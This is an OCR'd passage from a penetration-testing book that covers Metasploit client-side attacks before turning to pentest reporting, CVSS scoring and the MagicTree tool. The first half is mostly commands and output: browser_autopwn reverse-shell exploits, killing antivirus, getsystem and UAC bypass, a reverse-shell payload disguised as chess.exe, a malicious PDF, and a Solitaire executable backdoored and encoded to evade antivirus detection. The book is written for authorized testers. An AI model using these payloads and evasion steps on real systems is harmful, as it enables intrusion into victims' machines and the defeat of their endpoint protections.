
```
msf auxiliary(browser_autopwn) > [*] Obfuscating initial javascript 2014-03-23 1
2:42:35 -0400
[*] Done in 0.876953115 seconds

[*] Starting exploit modules on host 192.168.177.170...
[*] ---

[*] Starting exploit android/browser/webview_addjavascriptinterface with payload
 generic/shell_reverse_tcp
[*] Using URL: http://192.168.177.170:80/zKnMBTtMUv
[*] Server started.
[*] Starting exploit multi/browser/firefox_proto_crmfrequest with payload generi
c/shell_reverse_tcp
[*] Using URL: http://192.168.177.170:80/tgZKzHHw
[*] Server started.
[*] Starting exploit multi/browser/firefox_svg_plugin with payload generic/shell
_reverse_tcp
[*] Using URL: http://192.168.177.170:80/wmtTv
[*] Server started.
```

At the time of writing this book, we had 19 exploits that were created as part of the preparation for a connection from a victim. An example of this is shown in the following screenshot:

```
ws/meterpreter/reverse_tcp
[*] Using URL: http://192.168.177.170:80/lkaSFqKZ
[*] Server started.
[*] Starting exploit windows/browser/msxml_get_definition_code_exec with payload
 windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.177.170:80/DVkGN
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.177.170:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.177.170:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.177.170:7777
[*] Starting the payload handler...

[*] --- Done, found 19 exploit modules

[*] Using URL: http://192.168.177.170:80/
[*] Server started.
```


We did not comment on it previously, but as soon as a shell is received, you will notice that a migration process takes place. This is because the browsers are not very stable when you attempt the exploits. So, once you gain access, it is important to migrate the exploit. If the browser crashes or is closed by the user, it has little impact on your session.

An example of the results when a client connects is shown in the following screenshot:



As a reminder, the module will continue to fire exploits and try to get a session, but there are no guarantees that it will. Some of you reading this may wonder what happens if another machine connects to our server. For an example of this using Firefox as the browser, refer to the following screenshot:

From this point, all you can do is wait and see whether you get lucky and one of the exploits is successful. If all goes well, you will eventually see a session open. An example of this is shown in the following screenshot:



Now that we have a shell, we can perform any number of things we covered earlier in the book. There is one we have not covered until this point, and we will do it now. Start interacting with the Meterpreter shell with the sessions

command. Once you are in the shell, enter run getcountermeasure to see what types of protections are on the client. An example of this is shown in the following screenshot:

```
meterpreter > run getcountermeasure
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*]     Possible countermeasure found Mcshield.exe C:\Program Files\McAfee\Virus
Scan Enterprise\Mcshield.exe
[*] Getting Windows Built in Firewall configuration...
[*]
[*]     Domain profile configuration:
[*]     ---------------------------------------------------------------
[*]     Operational mode                  = Enable
[*]     Exception mode                    = Enable
[*]
[*]     Standard profile configuration (current):
[*]     ---------------------------------------------------------------
[*]     Operational mode                  = Enable
[*]     Exception mode                    = Enable
```

We see that we have a potential antivirus program on the machine, and we also see that we have the firewall on. The first thing we want to do is attempt to kill the antivirus program. Enter run killav to attempt to kill the running antivirus program. An example of this is shown in the following screenshot:

```
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off Mcshield.exe...
[-] Error in script: Rex::Post::Meterpreter::RequestError stdapi_sys_process_kil
l: Operation failed: Access is denied.
meterpreter > getuid
Server username: WS112\User
```

As the previous screenshot shows, we are not successful, and this is because we are not at the privilege level we need to be. We can try to migrate to a process to escalate our privileges, but this means we have to do extra work to determine what process to migrate to, and we may not be successful. So, let's try another method. As we continue to state, we have the methodology; the tools will come with time and a lot of practice. In the Meterpreter shell, enter getsystem to let the tool try a number of techniques to escalate privileges. An example of this is shown in the following screenshot:

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

As the previous screenshot shows, we now have system, and as such, could turn off the protection that we detected earlier. Moreover, we can do pretty much anything we want on this system since the privilege has been escalated. We will leave that as a homework exercise for those of you who want to explore further.

We will look at one more thing here in this section, and that is the ability to bypass the **User Account Control** (**UAC**) on a machine. As we discovered earlier, there is no guarantee that we will be successful, but we can at least attempt it. In the metasploit tool, if you no longer have sessions active, exploit the machine using any of the variety of methods we covered and determine what privilege level the session is at. Once you have done this, set the session in the background and search for an exploit. We have covered the steps for all of this so we will not cover them again here. Once you are ready to search, enter search uac and search for a UAC bypass.

An example of the results from the search is shown in the following screenshot:

```
msf exploit(handler) > search uac
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank
ption
   ----                                      ---------------  ----
-----
   exploit/windows/local/ask                 2012-01-03       excellent
s Escalate UAC Execute RunAs
   exploit/windows/local/bypassuac           2010-12-31       excellent
s Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac_injection  2010-12-31       excellent
s Escalate UAC Protection Bypass (In Memory Injection)
   post/windows/gather/win_privs                              normal
s Gather Privileges Enumeration
```

As the previous screenshot shows, we have a number of different techniques available, but a concern is that there is nothing newer than 2012, so our success in exploiting this may be limited. We can always try, and since we have three techniques rated as excellent, we will use them. One thing they all have in common is that a session must be started to attempt the bypass. We will start at the bottom and work our way up. An example of the results is shown in the following screenshot:

```
msf exploit(bypassuac_injection) > run

[*] Started reverse handler on 192.168.177.170:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 1648
[*] Sending stage (769024 bytes) to 10.2.0.147
[*] Meterpreter session 5 opened (192.168.177.170:4444 -> 10.2.0.147:49478) at 2
014-03-23 16:31:08 -0400

meterpreter > getuid
Server username: WS112\User
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

As the previous screenshot shows, we are successful with the first attempt, and from this point, we can proceed with post-exploitation techniques were covered previously. Remember to stay within the requirements as detailed in our scope of work.


3.5.5.6 Binary payloads

- In the metasploit tool, we have the capability to generate our own binary payloads, and this is what we will look at in this section. To see the options for this, start the metasploit tool and enter msfpayload windows/shell_reverse_tcp O. The O at the end will display the options that can be set for our payload. Since we are setting a reverse shell, you probably have a good idea of the options for this. An example of the output from this command is shown in the following screenshot:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
[*] exec: msfpayload windows/shell_reverse_tcp O


       Name: Windows Command Shell, Reverse TCP Inline
     Module: payload/windows/shell_reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 314
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (accepted: seh, thread, proc
ess, none)
LHOST     192.168.177.170  yes       The listen address
LPORT     4444             yes       The listen port
```

As the previous screenshot shows, we have default settings that are based on our local machine address for the Kali machine. Therefore, we really do not require any changes unless we want to define a specific LPORT to egress a firewall. So, for our purposes, we will leave the settings as they are. Enter msfpayload LPORT=4443 X > /tmp/chess.exe. Once the file is created, we will view the details of the file. In the window, enter file /tmp/chess.exe.


- An example of the output of these commands is shown in the following screenshot:



- We are now ready for the next step, which is to get the file onto the victim machine so they can execute it. This is why we selected the name of chess; it appears that we have a game for them to play. Before we transfer the file to the machine, we have to set up the metasploit tool to receive the connection. In the metasploit window, enter the following:

  use exploit/multi/handler
  set payload windows/shell/reverse_tcp
  set LHOST 192.168.177.170
  set LPORT 4444
  exploit

- An example of the results of this is shown in the following screenshot:




  We are now set for the victim to connect. As we did throughout the chapter, we copy the file to the victim machine and then execute it. Since we've explained this a number of times, we will move on to the next item.

3.5.5.7 Malicious PDF files

Another popular vector of attack is that of using common files to host our exploit code, and that is what we do with the malicious PDF files. We will create a payload in a PDF file; when the victim runs it using a vulnerable version of Adobe Reader, we gain access to the machine. This vector has been used many times to compromise a great number of companies. Within metasploit, there are a number of tools at our disposal that will allow us to create the PDF file. In metasploit enter the following commands:

use exploit/windows/fileformat/adobe_utilprintf
set FILENAME pay.pdf
set LHOST <Kali>
set LPORT 5555
show options
exploit

- An example of the output of this command is shown in the following screenshot:




As the previous screenshot shows, we now have the payload disguised as a PDF. The screenshot also shows that we need a specific version of Adobe for the exploit to work. Again, we went through the process enough, and we will not repeat it here. The process is the same; the only difference here is that we will use a PDF file as the vector for attack.

3.5.5.8 Bypassing antivirus and other protection tools

One of the challenges we face with client-side testing is that there (more than likely) will be endpoint protections in place, so there is a good chance of not only getting caught, but also having our vector deleted by the host protections. As with any signature-based detection, there is a database that contains the signatures of the different viruses and their variants that have been discovered. When we look at the techniques we used throughout this chapter, we will need to see whether the payload we developed is going to be detected by antivirus software.

- We can upload our potential payload and see whether it is detected by the antivirus. An example of the https.exe file that we created earlier in this chapter is shown in the following screenshot:



- As the previous screenshot shows, 34 out of 51 antivirus products detect the file. That is about 67 percent and is not a very good detection rate. As we did previously, we will look and see whether the site we are testing has a version of antivirus, and then we will look to see whether the product is successful when looking at the file. An example of some of the products that did not detect the code as malicious is shown in the following screenshot:

- The next file we want to look at is our PDF file. An example of the detection ability is shown in the following screenshot:

Detection ratio: 27 / 51

Analysis date: 2014-03-25 03:57:17 UTC (0 minutes ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result
AVG	Script/Exploit
Ad-Aware	Exploit.PDF-JS.Gen
Avast	JS:Pdfka-AK [Expl]
BitDefender	Exploit.PDF-JS.Gen

We have an even lower detection rate for the PDF file, so we would get past more products with it than the binary payload.

3.5.5.8.1 Encoding Payloads with Metasploit

3.5.5.8.2 Crypting Known Malware with Software Protectors

3.5.5.8.3 Using Custom/Uncommon Tools and Payloads

3.5.5.9 Obfuscation and encoding

Since we know that our files are getting detected, we have methods to try to make them harder to detect, and as you can imagine with signature-based detection, the goal is to modify the file so that it does not match the signature. As we have done before, we will look at the modules that metasploit provides to try to modify the files' signature.

- The tool we will look at is the msfencode in metasploit. We can review the usage of the tool by entering msfencode –h. The output of this command is shown in the following screenshot:

```
    Usage: /opt/metasploit/apps/pro/msf3/msfencode <options>

OPTIONS:

    -a <opt>  The architecture to encode as
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -c <opt>  The number of times to encode the data
    -d <opt>  Specify the directory in which to look for EXE templates
    -e <opt>  The encoder to use
    -h        Help banner
    -i <opt>  Encode the contents of the supplied file path
    -k        Keep template working; run payload in new thread (use with -x)
    -l        List available encoders
    -m <opt>  Specifies an additional module search path
    -n        Dump encoder information
    -o <opt>  The output file
    -p <opt>  The platform to encode for
    -s <opt>  The maximum size of the encoded data
    -t <opt>  The output format: bash,c,csharp,dw,dword,java,js_be,js_le,num,per
l,pl,powershell,ps1,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,asp
x-exe,dll,elf,exe,exe-only,exe-service,exe-small,loop-vbs,macho,msi,msi-nouac,os
```

- The next thing we want to explore is the actual encoders themselves. The tool not only has a number of options, but also has quite a few different encoders as the list in the following screenshot shows:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
ncoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload
 Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload
 Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword X
OR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Enc
oder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/opt_sub                   manual     Sub Encoder (optimised)
    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive Feedback E
ncoder
    x86/single_static_bit         manual     Single Static Bit
    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode Mixedca
se Encoder
    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode Upperca
se Encoder

msf exploit(adobe_utilprintf) >
```

- The last technique we will use to see the detection capability against it is the concept of a backdoor in an executable file. What we like about this is that we can backdoor any legitimate executable file, and when the user runs it, they will send a shell to us. The program we will use for this experiment is sol.exe, which is the Solitaire program. We will use one of the encoders, but before that, we have to copy the original sol.exe file from a Windows machine and place it in the templates folder as shown in the following screenshot:

- Once we have the file in the correct location, we will create the backdoor into the executable, and we will again use a combination of msfpayload with msfencode. Enter the following command:

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.177.170 LPORT=443 R | msfencode -t exe -x sol.exe -k -o sol_bdoor.exe -e x86/shikata_ga_nai -c 3
```

An example of the output from this command is shown in the following screenshot:

```
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.177.170 LPORT
=443 R | msfencode -t exe -x sol.exe -k -o sol_bdoor.exe -e x86/shikata_ga_nai -
c 3

[*] x86/shikata_ga_nai succeeded with size 314 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 341 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 368 (iteration=3)
```

- Since we have used the encoder, we now want to see what results we get when it is uploaded to the Virustotal site. An example of this is shown in the following screenshot:

File name: sol_bdoor.exe

Detection ratio: 7 / 51

Analysis date: 2014-03-25 04:45:43 UTC (1 minute ago)

Analysis | File detail | Additional information | Comments | Votes | Behavioural information

Antivirus	Result
Avast	Win32:Defmid-B [Drp]
Bkav	W32.HfsReno.F815

- Our encoding has been pretty successful. We now have only 14 percent of the products that will detect our code, so this is much better than before. Also, we have done only three iterations. We could potentially improve on this, and it is something you may want to experiment with, but for our purpose, we will stop encoding here. At this point, you will set up the multi-handler, and then execute the program; at this time, the victim will connect to your machine. An example of this is shown in the following screenshot:

```
[*] Started reverse handler on 192.168.177.170:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (769024 bytes) to 192.168.177.168
[*] Meterpreter session 2 opened (192.168.177.170:443 -> 192.168.177.168:2147) a
t 2014-03-25 01:40:34 -0400

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > ps | grep sol*

Process List
============

 PID   PPID  Name                  Arch  Session     User                        Path
 ---   ----  ----                  ----  -------     ----                        ----
 0     0     [System Process]            4294967295
 4     0     System                x86   0
 280   1976  sol_bdoor.exe         x86   0           KEVIN-EAF7DA27A\Owner       C:\Do
cuments and Settings\Owner\Desktop\sol_bdoor.exe
```

Chapter 4. After Pentesting

4.1 Evaluate the vulnerability

You now know how to perform a penetration test. Your goal now is to learn how to present the results of your work. You will therefore format and propose solutions for correcting the vulnerabilities found.

For each vulnerability found, the risk is assessed. This is not systematic, but in the very comprehensive penetration test reports the risk assessment results in the classification of the following three axes:

- severity,
- the complexity,
- And priority.


Let's see this together and start with the severity!

4.1.1 Severity

In the area of IT security, the standardized vulnerability criticality assessment system - or "Common Vulnerability Scoring System" (CVSS) - is based on objective and measurable criteria. This evaluation is made up of 3 measurements called metrics:

- the basic metric,
- the time metric
- the environmental metric.

This CVSS standard multiplies the probability of occurrence of an event with the severity level of the consequences of this event. The resulting component is severity, or criticality. This is evaluated and adapted to the context of the company by our pentesters.



4.1.2 The complexity of the correction

For each vulnerability identified, you must propose a corrective solution and estimate the level of difficulty of the correction.

- **Complex:** Correcting the identified vulnerability requires a significant change in the organization code of an application. It is therefore very costly in terms of investment or resources.
- **Moderate:** Remediation of the identified vulnerability requires limited modification in the organization code of an application. It is therefore moderately expensive in terms of investment or resources.
- **Easy:** The correction of the identified vulnerability requires a simple modification (for example: a configuration file, change of password). It is therefore inexpensive in terms of investment or resources.
- A simple example would be that the system administrator left the default passwords after installing an application. The complexity of the correction is "easy" since it suffices to change the password to secure the application.
- Another example would be a company still using Windows Server 2003 to operate its network. This operating system is no longer supported by Microsoft, it must be changed. The complexity of the correction would be “complex” there since it requires changing the server and migrating to a more recent version of Windows Server.

4.1.3 The priority of the correction

Based on the observation of the 2 previous axes (severity and complexity), you can advise on the prioritization of the application of corrective solutions of the information system.

Priority 1	Urgent	The vulnerability correction must be done as soon as possible.
Priority 2	Standard	Remediation of the vulnerability can follow the usual treatment process.
Priority 3	Low	Fixing the vulnerability is not urgent and remains at the convenience of your IT teams.

These three dimensions must therefore be found for each vulnerability in the intrusion test report.

- If we go back to the previous example, where the system administrator left the default passwords after installing an application. We have seen that the complexity of the correction is "easy". Knowing that we are talking about an administrator account, it has extended rights. The severity is therefore “intolerable”. Logically, the recommendation of the pentester will be a "priority 1": "Urgent" for the application of the correction.

4.2 The re-test and the regulations

Following the intrusion test report, an action plan is determined to correct any vulnerabilities. To ensure that the system is fully protected after remediation, it is advisable to perform a second vulnerability test, commonly referred to as a "retest". Generally faster, it only checks the points that were marked "to be corrected" in the first test.

If too much time (more than 6 months) has passed between the first vulnerability test and the retest, it is still advisable to do it again completely.

As a general rule and as recommended, to ensure that your system is secure, you should plan to do a penetration test or a security audit on an annual basis.

For sensitive “banking” type establishments, which comply with PCI DSS (Payment Card Industry Data Security Standard) rules, even more drastic standards are recommended. An annual internal and external intrusion test must be carried out including the entire information system within the perimeter.

Vulnerability scans and intrusion tests are also essential components of the ISO 27001 standard. This fits perfectly into the logic of initial control and continuous development of the security of information systems ISMS "Information Security Management System ".

To read more about risk assessment, click here.

To learn more about the risk matrix, click here.

4.3 Reporting

4.3.1 Write your penetration test report

As a pentester, you must have very technical skills, but also know how to write and format the results of your research. The intrusion test report is an essential element for the client (target of the pentest) because it will be a guide for the correction of the vulnerabilities found.

This part should not be overlooked, because even the best of the work is useless if it is not returned. We will therefore see in this part how to perform the restitution.

4.3.1.1 The recipient of the report

To write a document well, you must always have in mind the recipient (s). These can be mentioned in the first pages of the document.

In addition, the content must be in line with the technical level and skills of the recipient. In the case of the penetration test report, it can be addressed to the following people in the company:

- The CIO, director of information systems
- The system and network manager
- The IT team in charge of the administration of the information system
- Developers of an internal company application
- The company providing service in the maintenance of the computer system

- The manager or the head of the company for smaller companies

In some of its roles, it is not necessary to have computer security skills. The report must therefore be written in such a way that a non-IT specialist can read it, while including specific technical elements.

This is what we will see in the next chapter.

4.3.1.2 Presentation and structure

Each cybersecurity company presents its report in a different way. Having said that, it's often formatted like this:

- **Format:** PDF format not modifiable, of a few tens of pages.
- **Language:** In French or English in general.
- **Confidential:** Since the report contains information allowing entry into the company, it is imperative to point out that it is as a confidential document. It is possible for example to insert a **watermark** on each page.

It also always contains all of these items in the following order:

- The summary: as in any rather long document, it is advisable to have a summary for a better understanding of the structure and to facilitate its reading.
- The context and the scope: it is good to remember the reason why the test was carried out, and the scope of the penetration test, for example the IP addresses that were tested.
- Test conditions: it is well explained that there are several types of penetration tests (black box, gray box, white box). It is important to specify which of these tests was performed.
- The methodology: there are plenty of intrusion testing methodology (OWASP, PCI, Penetration Testing Execution Standard, OSSTMM, etc…). It may be of interest to readers to know which methodology was chosen. Otherwise, indicate the test process that was followed.
- The axes of assessment: often the 3 axes of assessment used to qualify vulnerabilities are not necessarily intuitive. It is good to explain them so that the reader can understand more easily.
- The results of the test: Most of the time in the form of a table, it is presented as a listing of the vulnerabilities found, with the various qualifying information.
- A summary: for readers who just want to have an overview of security without reading the entire report, it is interesting to put a summary part summarizing the number of vulnerabilities found according to:
  - severity
  - the correction priority level
  - difficulty of correction

It can be interesting to summarize the number of flaws found in small summary tables by severity, priority, and difficulty of correction. For example, note that there are 2 flaws of intolerable, 5 moderate and 3 acceptable severity.

Difficulté de correction	Nombre
Complexe	3
Modérée	5
Facile	5

Difficulté de correction	Nombre
Complexe	3
Modérée	5
Facile	5

Sévérité	Nombre
Intolérable	3
Substantielle	2
Modérée	5
Acceptable	3

As a reminder, the intrusion test example seen in the previous chapter is here.

This time, I invite you to consult especially the formatting. Take a good look: on page 31, 32 and 33, you will find the “rating” of each vulnerability written in red. It is the severity of the vulnerability that the pentester determined.

This is also a second example. In this report, take a good look at the following things: page 34 the detail pentester the scale that uses it to classify the level of risk; page 35 and a summary of all the vulnerabilities with their level of risk; and finally on page 37 present in another form, a summary table of the vulnerabilities with the IP addresses and their criticality.

This is an example of report I did on the TryHackMe lab:

https://github.com/hassan-salloum/PentestReport/blob/main/PENTESTER%20REPORT.pdf

So that's the gist of writing the penetration test report. Now let's see how to present it to the customer.

4.3.2 Report presentation

After having done the technical part and the restitution in the form of a report, it is advisable to go and present the fruit of your work to your client.

What are the challenges of this restitution?

The first issue is that the customer realizes and understands the technical work which has been carried out. You can therefore go through the report together, explain the methodology used, and answer the questions.

This meeting also gives you the opportunity to hand in the report confidentially. If you want to send it first, you will need to find a secure solution to send it.


4.3.3 MagicTree

Creating a formal report of the entire penetration test is the last phase to conduct while carrying out a penetration test. Identifying key vulnerabilities, creating charts and graphs, recommendations, and proposed fixes are a vital part of the penetration test report.

MagicTree is a penetration tester productivity tool. It is designed to allow easy and straightforward data consolidation, querying, external command execution and (yeah!) report generation. In case you wonder, “Tree” is because all the data is stored in a tree structure, and “Magic” is because it is designed to magically do the most cumbersome and boring part of penetration testing – data management and reporting.

4.3.3.1 Create, rename and delete nodes

To automatically create a node from a netblock (e.g. 192.168.100.0/24), select "Node > Auto Create" from the menu. Then, enter the netblock with the CIDR form.



